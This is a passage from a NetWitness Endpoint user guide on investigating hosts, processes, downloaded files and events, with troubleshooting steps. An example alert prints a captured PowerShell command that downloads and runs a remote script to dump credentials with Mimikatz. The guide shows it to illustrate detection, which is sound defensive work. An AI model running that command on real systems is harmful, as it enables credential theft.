 - Look up with VirusTotal – You can search the hash value against the VirusTotal to determine if the file is malicious between multiple AV vendors.
 - Download file – Download and analyze a file to find indicators such as compile time, imported DLLs, section names, and performing string searches. Look for TLD values (.com, .net, .biz) or debug information of a compiled binary (.pdb), which can be easily changed or forged.
 - Time stamp values – Review modified, accessed, and created dates associated with the binary. Review how long a file has been residing on a host. While this value is correct most of the time, attackers can change the time stamp values of a file.

Analyze a Process

Note: Linux is not supported for analyzing a process.

To analyze the process:

1. Go to **INVESTIGATE > Hosts**.
2. Click the hostname.
3. To analyze process activities of a file, do one of the following:

- In the **Host Details** tab:

- a. Click the alert severity.

The list of distinct alerts is displayed along with the total number of events associated with the alert.

- b. Click the event header and click the **Analyze Process** link at the bottom.

- Select the **Processes** tab and do one of the following:

- Right-click a process and select **Analyze Process** from the context menu.
- Click **Analyze Process** in the toolbar.

In the following example, there is one critical alert, where the file `powershell` has invoked `mimikatz`, which is a tool to extract plain text passwords, hashes, and kerberos tickets from memory.

The screenshot shows the NetWitness Endpoint Investigate interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. Below this is a sub-navigation bar with tabs for Hosts, Files, Users, and Malware Analysis. The main area displays a list of alerts with a severity filter set to 'CRITICAL'. The selected alert shows details for a process event, including source path, file SHA256, filename, launch argument, device, IP address, user, and hash. The event details are organized into three columns: SOURCE, TARGET, and DOMAIN/HOST.

EVENT TIME	EVENT TYPE	CATEGORY	ACTION	HOSTNAME	USER ACCOUNT	OPERATING SYSTEM	HASH
02/26/2019 10:20:53.000 pm	Endpoint	Process Event	createProcess	192.168.1.113	N/A	windows	db06c3534964e3fc79d2763144ba53742d7fa250

Runs Powershell Invoke-Mimikatz Function (1)
1 event(s)

SOURCE	TARGET	DOMAIN/HOST
PATH C:\Windows\System32\	PATH C:\Windows\System32\WindowsPowerShell\v1.0\	SIZE 41
FILE SHA256 db06c3534964e3fc79d2763144ba53742d7fa250 ca336f4a0fe724b75aaf386	FILE SHA256 e9fa973eb5ad446e0be31c7b8ae02d48281319e7f492e1ddaadddfbdd5b480c7	DATA FILENAME cmd.exe
FILENAME cmd.exe	FILENAME powershell.exe	SIZE 41
LAUNCH ARGUMENT cmd.exe /c echo hjjxy > \\.pipe\hjjxy	LAUNCH ARGUMENT powershell "IEX (New-Object Net.WebClient).DownloadString('http://fs.gd/oeofur'); Invoke-Mimikatz -DumpCreds"	HASH db06c3534964e3fc79d2763144ba53742d7fa250 ca336f4a0fe724b75aaf386
DEVICE N/A	DEVICE N/A	AGENT ID 48c-f38c-738c-8a11-18a0-019-123456789
IP ADDRESS 192.168.1.113	HASH e9fa973eb5ad446e0be31c7b8ae02d48281319e7f492e1ddaadddfbdd5b480c7	DEVICE TYPE nwendpoint
USER N/A	EVENT SOURCE 192.168.1.113:50005	


RELATED LINKS
[Investigate Original Event](#)
[Investigate Destination Domain](#)
[Analyze Process](#)

Clicking **Analyze Process** displays the process visualization along with the associated events. Optionally, you can change the time range to view data. Also you can filter the events based on the events category. For more information on filtering, see [Analyze Events for a Process](#).

The screenshot shows the NetWitness Endpoint Investigate interface. The top navigation bar includes RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The main menu has options like Navigate, Events, Event Analysis, Hosts, Files, Users, and Malware Analysis. The left pane shows a list of 6 events. The right pane displays the details of a selected event, which is a network event. The event details include a table with columns for COLLECTION TIME, TYPE, EVENT TIME, and ID. The event is a network event from 03/08/2019 12:31:54 pm. The event details include a table with columns for SESSION ID, TIME, SIZE, FORWARD IP, IP, ALL, MEDIUM, DEVICE TYPE, PORT, DST, PORT, ALL, PORT, DST, ALL, DIR, PATH, SRC, DIR, PATH, ALL, DIR, PATH, SRC, DIR, PATH, ALL, and CONTEXT, SRC. The event details also include a table with columns for SESSION ID, TIME, SIZE, FORWARD IP, IP, ALL, MEDIUM, DEVICE TYPE, PORT, DST, PORT, ALL, PORT, DST, ALL, DIR, PATH, SRC, DIR, PATH, ALL, DIR, PATH, SRC, DIR, PATH, ALL, and CONTEXT, SRC.

Note: The result is not displayed in the process visualization view, if there is no data for last seven days or if there is no createprocess event.

4. Hover over the process name to analyze important process attributes, such as username, launch arguments, reputation, file status, signer, signature, and file path.



5. Click  to load the child processes. The associated events and properties are displayed in the right panel.

Analyze Events for a Process

To analyze events for the selected process:

1. Perform steps 1 to 5 in [Analyze a Process](#).
2. In the process visualization, click the **Events** tab. You can sort the result based on the event time.
3. To narrow down the search to find any suspicious indicators, behaviors, or specific type of event, filter on a set of matched events based on a category - Process, File, Registry, Network Event, or Console Event (for Windows).

For example, while viewing events, to view only network connections made by the process, or view the registry modifications done by the process, filter events on these categories.

The screenshot shows the 'Events (5)' window with the 'Properties' tab selected. On the left, there is a 'Filters' panel with a 'Category' section containing buttons for 'Process Event', 'File Event', 'Registry Event', 'Network Event', and 'Console Event'. The 'Process Event' button is selected. Below the filters is a 'Reset' button. The main area displays a table of 5 events, all of which are 'Process Event' type. The table has columns for EVENT TIME, CATEGORY, ACTION, SOURCE FILE NAME, SOURCE PARAMETER, and SOURCE DIRECTO (truncated). The events are sorted by time, showing a sequence of process creation and execution.

EVENT TIME	CATEGORY	ACTION	SOURCE FILE NAME	SOURCE PARAMETER	SOURCE DIRECTO
01/23/2019 06:45:32...	Process Event	createPr...	nbNnMad.exe	cmd.exe /c whoami /groups	C:\Users\RLEEVAppDat
01/23/2019 06:45:32...	Process Event	createPr...	cmd.exe	cmd.exe /c echo hjixty > \\L...	C:\Windows\System32
01/23/2019 06:45:32...	Process Event	createPr...	cmd.exe	cmd.exe /c echo hjixty > \\L...	C:\Windows\System32
01/23/2019 06:45:32...	Process Event	createPr...	cmd.exe	cmd.exe /c echo hjixty > \\L...	C:\Windows\System32
01/23/2019 06:45:32...	Process Event	createPr...	cmd.exe	cmd.exe /c echo hjixty > \\L...	C:\Windows\System32

4. When you select a category, you have an option filter on action (openProcess, createProcess, and so on). The result displays the sequence of activities involving this process for the selected

filters.

The screenshot shows the 'Events (5)' window in NetWitness Endpoint. The window has a title bar with 'Events (5)' and a 'Properties' button. Below the title bar is a 'Filters' sidebar on the left and a main table of events on the right.

Filters Sidebar:

- Category:**
 - Process Event (selected)
 - File Event
 - Registry Event
 - Network Event
 - Console Event
- Action:**
 - openProcess
 - openBrowserProcess
 - openOSProcess
 - createProcess
 - createRemoteThread
 - setThreadState
 - allocateRemoteMemory
- Reset** button

Events Table:

EVENT TIME	CATEGORY	ACTION	SOURCE FILE NAME	SOURCE PARAMETER	SOURCE DIRECTI	Settings
01/23/2019 06:45:32...	Process Event	createPr...	nbNnMad.exe	cmd.exe /c whoami /groups	C:\Users\IRLEEAppDat	
01/23/2019 06:45:32...	Process Event	createPr...	cmd.exe	cmd.exe /c echo hjixty > \\L...	C:\Windows\System32	
01/23/2019 06:45:32...	Process Event	createPr...	cmd.exe	cmd.exe /c echo hjixty > \\L...	C:\Windows\System32	
01/23/2019 06:45:32...	Process Event	createPr...	cmd.exe	cmd.exe /c echo hjixty > \\L...	C:\Windows\System32	
01/23/2019 06:45:32...	Process Event	createPr...	cmd.exe	cmd.exe /c echo hjixty > \\L...	C:\Windows\System32	

Changing File Status or Remediate

Note: By default, the blocking option is disabled. To enable blocking, in the policy configuration, change the **Blocking** option to **Enabled** under Response Action Settings. For more information, see the *NetWitness Endpoint Configuration Guide*.

To change the status of a file:

1. Do one of the following:
 - Go to **INVESTIGATE > Host Details** (Processes, Autoruns, Files, Drivers, Libraries, or Anomalies tab).
 - Go to **INVESTIGATE > Files**.
2. Select one or more files and do one of the following:

The screenshot shows the NetWitness Endpoint console interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE (active), MONITOR, CONFIGURE, and ADMIN. Below this is a sub-navigation bar with links for Navigate, Events, Event Analysis, Hosts, Files (active), Users, and Malware Analysis. On the left, there's a 'Filters' sidebar with sections for 'SAVED FILTERS', 'FILE NAME' (with a search bar), 'FILE STATUS' (with checkboxes for Neutral, Blacklist, Graylist, Whitelist), and 'REMEDIATION' (with a checkbox for Blocked). The main area displays a table of files with columns: FILE NAME, RISK SCORE, FILE STATUS, REMEDIATION, REPUTATION, and DOWNLOADED. A context menu is open over the 'powershell.exe.exe' file, showing options: Change File Status, Analyze Events, Google Lookup, VirusTotal Lookup, View Certificates, Download File to Server, Save a Local Copy, Analyze File, and Reset Risk Score. The toolbar at the top of the main area includes buttons for 'Endpoint Ser...', 'View Certificates', 'Change File Status', 'Analyze Events', and a 'More' dropdown.

- Right-click and select **Change File Status** from the context menu.
 - Click **Change File Status** in the toolbar.
3. In the Change File Status dialog, select a status - **Blacklist**, **Whitelist**, **Graylist**, or **Neutral**.

Note: You cannot whitelist certain Microsoft files, such as `cscript.exe`, `wscript.exe`, `cmd.exe`, `bash.exe`, as there is a potential risk of them being used for malicious purposes. For more information, see [Files Restricted from Whitelisting](#).

If you select Blacklist or Graylist, the following options are displayed:

- a. **Category:** Select the appropriate category type: **Generic Malware**, **APT: Advanced Persistent Threats**, **Attacker Tool**, **Unidentified**, **Ransomware**.

Caution: Before blocking, make sure that you review the file because this may cause the system or software to be unusable.

- b. **Remediate:** Select **Block** to block the file.

Note: Blocking is supported only for Windows hosts. You cannot block the following:

- Memory DLL and floating code
- Files that are signed by Microsoft or RSA.

4. Add a comment and click **Save**.

You can change the status of only 100 files at a time. When the status is changed, it impacts the file status on all hosts on which the file is present. The status is sent as a session under the **File** category, and available for investigation. If the file is seen in subsequent scan or tracking, the corresponding sessions contain a meta value with the file status (except Neutral).

Files Restricted from Whitelisting

To view or update the files that are restricted from whitelisting, do the following:

1. On the NW server, run the `nw-shell` command from the command line.
2. Run the `login` command and enter your credentials.
3. Connect to the Endpoint Server using the following command:

```
connect endpoint-server
```
4. Run the following commands to view the list of files:
 - `cd endpoint/file/status/restricted/get`
 - `invoke Whitelist`
5. Run the following commands to add files to the list:
 - `cd endpoint/file/status/restricted/get`
 - `invoke '{"id":"<filename>","restrictedStatus":["Whitelist"], "enable":true}'`
6. Run the following commands to delete files from the list:
 - `cd endpoint/file/status/restricted/update`
 - `invoke '{"id":"<filename>","restrictedStatus":["Whitelist"], "enable":false}'`

Analyzing Downloaded Files

To perform a deep analysis of suspicious files, you can manually download the file to the server.

Note: Make sure that the location for file download is configured. For more information, see "Configure Location for File Download" in the *NetWitness Endpoint Configuration Guide*.

For the downloaded file, you can:

- Search for strings in the executable
- View text content for scripts
- View imported libraries and functions
- Save a local copy for further analysis

Download Files to Server

The Download to Server option is disabled for memory DLL and floating code. To download file to the server from the Hosts view:


1. Go to **INVESTIGATE > Hosts**.
2. Select the hostname to open the Host Details view.
3. In any of the Processes, Autoruns, Files, Drivers, Libraries, or Anomalies tabs, select the file, and do one of the following:

PROCESS NAME	LOCAL RISK SCORE	GLOBAL RISK SCORE	ACTIVE ON	REPUTATION	FILE STATUS	SIGNATURE
cmd.exe	100	100	2 hosts	Known Good	Neutral	microsoft,signed,valid
cmd.exe	100	100	2 hosts	Known Good	Neutral	microsoft,signed,valid
cmd.exe	100	100	2 hosts	Known Good	Neutral	microsoft,signed,valid
cmd.exe	100	100	2 hosts	Known Good	Neutral	microsoft,signed,valid
cmd.exe	100	100	2 hosts	Known Good	Neutral	microsoft,signed,valid
powershell.exe	31	31	1 host	Known Good	Neutral	microsoft,signed,valid
powershell.exe	31	31	1 host	Known Good	Neutral	microsoft,signed,valid

- Right-click and select **Download File to Server** from the context menu.
- Select **Download File to Server** from the **More** drop-down list in the toolbar.

To download files to the server from the Files view:

1. Go to **INVESTIGATE > Files**.
2. Select the file and do one of the following:



- Right-click and select **Download File to Server** from the context menu.
- Select **Download File to Server** from the **More** drop-down list in the toolbar.

The status of the download is displayed in the Downloaded column. The download statuses are Downloaded, Not downloaded, and Error.

Save Downloaded Files

You can retrieve a downloaded file and save it to your local file system for further analysis. Downloaded files are stored in the server in the configured location. This option is enabled only if the file is downloaded to the server.

To save a file:

1. Go to **INVESTIGATE > Hosts Details** or **Files**.
2. Right-click the file you want to save and select **Save a Local Copy**.
3. Browse the location and click **Save**.

Analyze Downloaded Files

You can use the **Analyze File** option to view detailed information about a downloaded file. This option is enabled only if the file is downloaded to the server. To analyze a file:

1. Go to **INVESTIGATE > Hosts** or **Files**.
2. Right-click the downloaded file and select **Analyze File**. The File Analysis view opens and properties of the file are displayed in the right panel.

File Analysis - Strings View

STRING	OFFSET	UNICODE	LENGTH
usebackq	0x00027C88	✓	8
XAI]	0x0000C64A	—	4
NtOpenProcessToken	0x0002DFE0	—	18
!E9d	0x001F9AA	—	4
ReadConsoleW	0x0002D184	—	12
wscmp	0x0002E0BC	—	6
/dpiAware	0x00030C8F	—	9
%2d%02d%02d%02d%02d	0x00027EC0	✓	21
AcquireSRWLockShared	0x0002D202	—	20
	0x00030B00	—	4
!D9.pu	0x001FE72	—	6
POPD	0x00028268	✓	4
/sA	0x0000C236	—	4
!9L	0x0012488	—	4
/K %s	0x00028C48	✓	6
PD9(H	0x0000D10C	—	5
PATHEXT	0x00027CD0	✓	7

DETAILS

Type to filter list

☒ Show details with values only

File Details

Format: **pe**

checksumMd5: f4f684066175b77e0c3a000549d2922c

checksumSha1: 99ae9c73e9bee69c76d6f4093a9882df068...

checksumSha256: 935c1861df1f4018d698e8b65abfa02d7e90...

Size: 227.5 KB

Downloaded FileName: 935c1861df1f4018d698e8b65abfa02d7e90...

Downloaded Path: /var/netwitness/endpoint-server/files/935c1

Image Details

Architecture: **AMD64/x64**

Characteristics: **Executable, Large Address Aware**

Compile Time: 07/16/2016 07:53:21.000 am

Entry Point: 0x00015190

Imported DLLs: [Imported DLLs \(31\) And Functions \(239\)](#)

Section Names: [Section Names \(7\)](#)

Subsystem: **Windows Console**

- View strings in the file in the Strings view while analyzing an executable (such as macho, pe, elf). This view contains the string, offset in the binary, unicode, and the length of the string. You can search for or filter on a specific string value in the **Filter String** field.

- View the text content of the file and look for any suspicious behavior in the script file.

For example, if the file contains C2 information in the form of domain names or IP addresses, it is highly suspicious.

File Analysis - Strings View

STRING	OFFSET	UNICODE	LENGTH
*-m3 mouspaster.com	0x00000A07	✓	19
*-m3 netwitness.com	0x00000A96	✓	22
*-m3 freemove.chickenkiller.com	0x00000B28	✓	32

DETAILS

Type to filter list

☒ Show details with values only

File Details

Format: **pe**

checksumMd5: d16f277c8d9437b75191d87dd8d91

checksumSha1: 60ec5ca33072df849a1d9eac946c20834a4...

checksumSha256: b266afb334f3dec596dac6501f70994c8f942...

Size: 6.0 KB

Downloaded FileName: b266afb334f3dec596dac6501f70994c8f942...

Downloaded Path: /var/netwitness/endpoint-server/files/b266a

Image Details

Architecture: **i386/x86**

Characteristics: **Executable, Large Address Aware**

Compile Time: 01/14/2019 10:20:25.000 am

Entry Point: 0x00002C4A

Imported DLLs: [Imported DLLs \(1\) And Functions \(1\)](#)

Section Names: [Section Names \(3\)](#)

Subsystem: **Windows Console**

Packing Detection

Entry Point Valid: **true**

Showing 3 of 123 strings

C2 info visible in File Content

If you see unprintable keyboard keys listed within the file, such as: [F1], [F2]...[Page Up], [Enter], [ESC], and so on, that may be indicative of a keystroke logger.

The screenshot displays the NetWitness Endpoint Investigate interface. The main window shows the 'Strings' view for a file named 'KeyLogger.exe'. The table lists strings found in the file, with several entries highlighted in red boxes, indicating unprintable keyboard keys. A red text label 'Indicators of keystroke logging' with arrows points to these highlighted entries.

STRING	OFFSET	UNICODE	LENGTH
[Del]	0x00050070	--	5
[Esc]	0x00050138	--	5
[Right]	0x00050068	--	7
SYNCR	0x0004012F	--	7
20[26]m2	0x00061B10	--	11
[Up]	0x00050050	--	4
delete[]	0x00050100	--	9
7X3D82W88	0x00062368	--	11
[aOn*]	0x0005C2F4	--	6
7C7C25[7]h9?	0x00062D15	--	12
[PageDown]	0x0005011C	--	10
new[]	0x000500F8	--	6
[shift]	0x00050610	--	8
01,1[1a]	0x00061B09	--	9
5555	0x00062489	--	5
[70]	0x0005C5CB	--	4
[Num Lock]	0x00050218	--	10
[End]	0x00050060	--	5

Showing 29 of 1510 strings

Indicators of keystroke logging

Details for KeyLogger.exe:

- Type to filter list
- Show details with values only
- File Details
 - Format: pe
 - checksumMd5: 5242de7ee306123c50c100cad83062
 - checksumSha1: dac040f0ed8d55cdce6615e506209c8ff8...
 - checksumSha256: c9eb0aa40aa22685a6acea24136e98472...
 - Size: 401.0 KB
 - Downloaded FileName: c9eb0aa40aa22685a6acea24136e98472...
 - Downloaded Path: /var/netwitness/endpoint-server/files/c9eb0
- Image Details
 - Architecture: i386/x86
 - Characteristics: Executable, 32-bit
 - Compile Time: 02/22/2019 11:46:23.000 am
 - Entry Point: 0x000275FF
 - Imported DLLs: > Imported DLLs (1) And Functions (83)
 - Section Names: > Section Names (8)
 - Subsystem: Windows Console
- Packing Detection
 - Entry Point Valid: true
 - Imported Section Count: true

Analyzing Events


If you need to investigate a particular host, IP address, username, filename, or hash to look for related activity across a time range, you can pivot to Navigate view to get the entire context of the activity. By default, the time range is set to 7 days. You can change the time range.

Note: By default, the system detects the best data source to pivot to Navigate view. To change the data source, modify the investigate service ID under endpoint or investigate in the Explore view.

Analyze Events from Files View

To investigate a particular filename or hash (SHA256 and MD5):

1. Go to **INVESTIGATE > Files**.
2. Select the file you want to analyze and do one of the following:
 - Right-click and select **Analyze Events** from the context menu.
 - Click **Analyze Events** in the toolbar.




This opens the Navigate view with data related to the file. For more information on analyzing events in the Navigate and Event Analysis views, see the *NetWitness Investigate User Guide*.

Note: If the values are not indexed, the results take time to load. For more information, see [Troubleshooting NetWitness Endpoint](#).

Analyze Events from Hosts View

To investigate a particular host, IP address (IPv4), or username:

1. Go to **INVESTIGATE > Hosts**.
 2. Do one of the following.
 - Select a file and click **Analyze Events** from the toolbar.
 - Right-click a file, select **Analyze Events**, and select a specific event type (such as network events, file events) that you want to view.
- The following figure is an example of the Autoruns tab.



This opens the Navigate view with data related to the file.

For more information on analyzing events in the Navigate and Event Analysis views, see the *NetWitness Investigate User Guide*.

Text Analysis for an Endpoint Event

You can view all Endpoint events in their original text format in the Event Analysis view Event List panel. When you click an event in the Event list panel, the adjacent panel shows the Text Analysis. Pagination controls add flexibility when paging through the reconstructed text of an event. The Text Analysis displays the following:

- Event Header, which provides summary information about the event.
- Options for exporting - log, csv, xml, and json formats.
- Option to pivot to the Endpoint Thick Client to analyze the meta value.
- Option to analyze process details associated with the event.
- Option to view the host details for further analysis.

Below is an example of the Process event for Endpoint. The text in the Text Analysis panel explains that a source process `WmiPrvSE.exe` opened a browser process named `chrome.exe`. In the events, if there is a meta value that exceeds 255 characters, the value is displayed in the Large Meta Values panel.

The screenshot displays the NetWitness Investigate interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The main header shows 'EP51-Server - Concentrator' and a date range from 02/27/2019 07:43 am to 03/26/2019 07:42 am. The search bar contains 'alias.host = "localhost:8080"' and 'action = "openBrowserProcess"'. The left sidebar shows a list of 5,423 events. The main panel displays 'Endpoint Event Details' for a 'PROCESS EVENT' on 03/14/2019 09:36:26 am. The event details include a large meta value block with command-line parameters for a crash handler and a metrics report. The event meta section lists session ID 6965, time 03/14/2019 09:41:34 am, size 606, and various file paths and contexts.

Below is an example of the Network event:


The screenshot displays the NetWitness Investigate interface. The top navigation bar includes tabs for RESPOND, INVESTIGATE, MONITOR, CONFIGURE, and ADMIN. The main header shows 'EP51-Server - Concentrator' and a date range from 02/27/2019 07:43 am to 03/26/2019 07:42 am. The search bar contains 'category = "network event"'. The left sidebar shows a list of 22,535 events. The main panel displays 'Endpoint Event Details' for a 'NETWORK EVENT' on 03/14/2019 09:34:15 am. The event details include a large meta value block with command-line parameters for a network connection and a metrics report. The event meta section lists session ID 6768, time 03/14/2019 09:41:34 am, size 332, and various file paths and contexts.

For more information on Event Analysis, see the *NetWitness Investigate User Guide*.

Troubleshooting NetWitness Endpoint

This section provides information about possible issues when using NetWitness Endpoint.



General Issues



Issue	Some of the hosts or files data are not displayed when Endpoint Broker is selected for querying.
Solution	<p>While querying, the Endpoint Broker ignores the Endpoint servers that are offline, and shows the result of Endpoint server that is online, only if the Endpoint server responds with in 10 seconds. The Endpoint Broker ignores the query if Endpoint server does not respond with in 10 seconds.</p> <p>You must increase the query timeout value to see the result of Endpoint server that is online. Perform the following:</p> <ol style="list-style-type: none"> 1. Go to ADMIN > Endpoint Broker service. 2. Click  > View > Explore. 3. Click endpoint/broker node. 4. In the query-timeout field increase the value, for example, 30 seconds.

Issue	<p>The Endpoint Agent is unable to communicate with the Endpoint Server. The connection may not be established due to any of the following issues:</p> <ul style="list-style-type: none"> • UDP • HTTP • Firewall
Solution	<ul style="list-style-type: none"> • To verify the UDP or HTTP connection, you must verify the connection between Windows Endpoint Agent and Endpoint Server: <ol style="list-style-type: none"> 1. Go to System32 folder using the following command: <pre>cd C:\Windows\System32</pre> 2. Execute the following command: <pre><Agent Service name>.exe /testnet</pre> <p>For example, <code>NWEAgent.exe /testnet</code></p> • If the issue is with the firewall, check the incoming and

outgoing firewall rules.

Issue	<p>The Endpoint Agent is unable to communicate with the Log Decoder. The connection may not be established due to any of the following issues:</p> <ul style="list-style-type: none"> • UDP • HTTP • Firewall
Solution	<ul style="list-style-type: none"> • To verify the UDP or HTTP connection, you must verify the connection between Windows Endpoint Agent and the Log Decoder: <ol style="list-style-type: none"> 1. Go to System32 folder using the following command: <pre>cd C:\Windows\System32</pre> 2. Execute the following command: <pre><Agent Service name>.exe /testlognet</pre> <p>For example, NWEAgent.exe /testlognet</p> • If the issue is with the firewall, check the incoming and outgoing firewall rules.

Issue	<p>After you update to 11.3 and try to delete the meta forwarding configuration of the Log Decoder that you have configured in 11.1.x.x or 11.2.x.x, the Log Decoder configuration is not deleted and automatically starts the meta forwarding. Therefore, you will not be able to configure a new Log Decoder for meta forwarding.</p>
Solution	<p>You must stop the meta forwarding for the existing Log Decoder, add the new Log Decoder service using nw-shell and start the meta forwarding. Perform the following steps:</p> <ol style="list-style-type: none"> 1. Go to ADMIN > Services, select the Endpoint Server service. 2. Click  and select > View > Config. 3. In the General tab, Endpoint Meta view, select the Log Decoder service. 4. Click  Stop. 5. On the NW server, run the nw-shell command from the command line. 6. Run the login command and enter the credentials. 7. Connect to the Endpoint Server using the following command:

	<pre>connect --service endpoint-server.<service-id></pre>
	8. Run the following commands:
	<pre>cd endpoint/meta/logdecoder-host set <log-decoder-ip></pre>
	9. Go to ADMIN > Services , select the Endpoint Server service.
	10. Click  and select > View > Config .
	11. In the General tab, Endpoint Meta view, select the new Log Decoder service.
	12. Click  Start .

Hosts View Issues

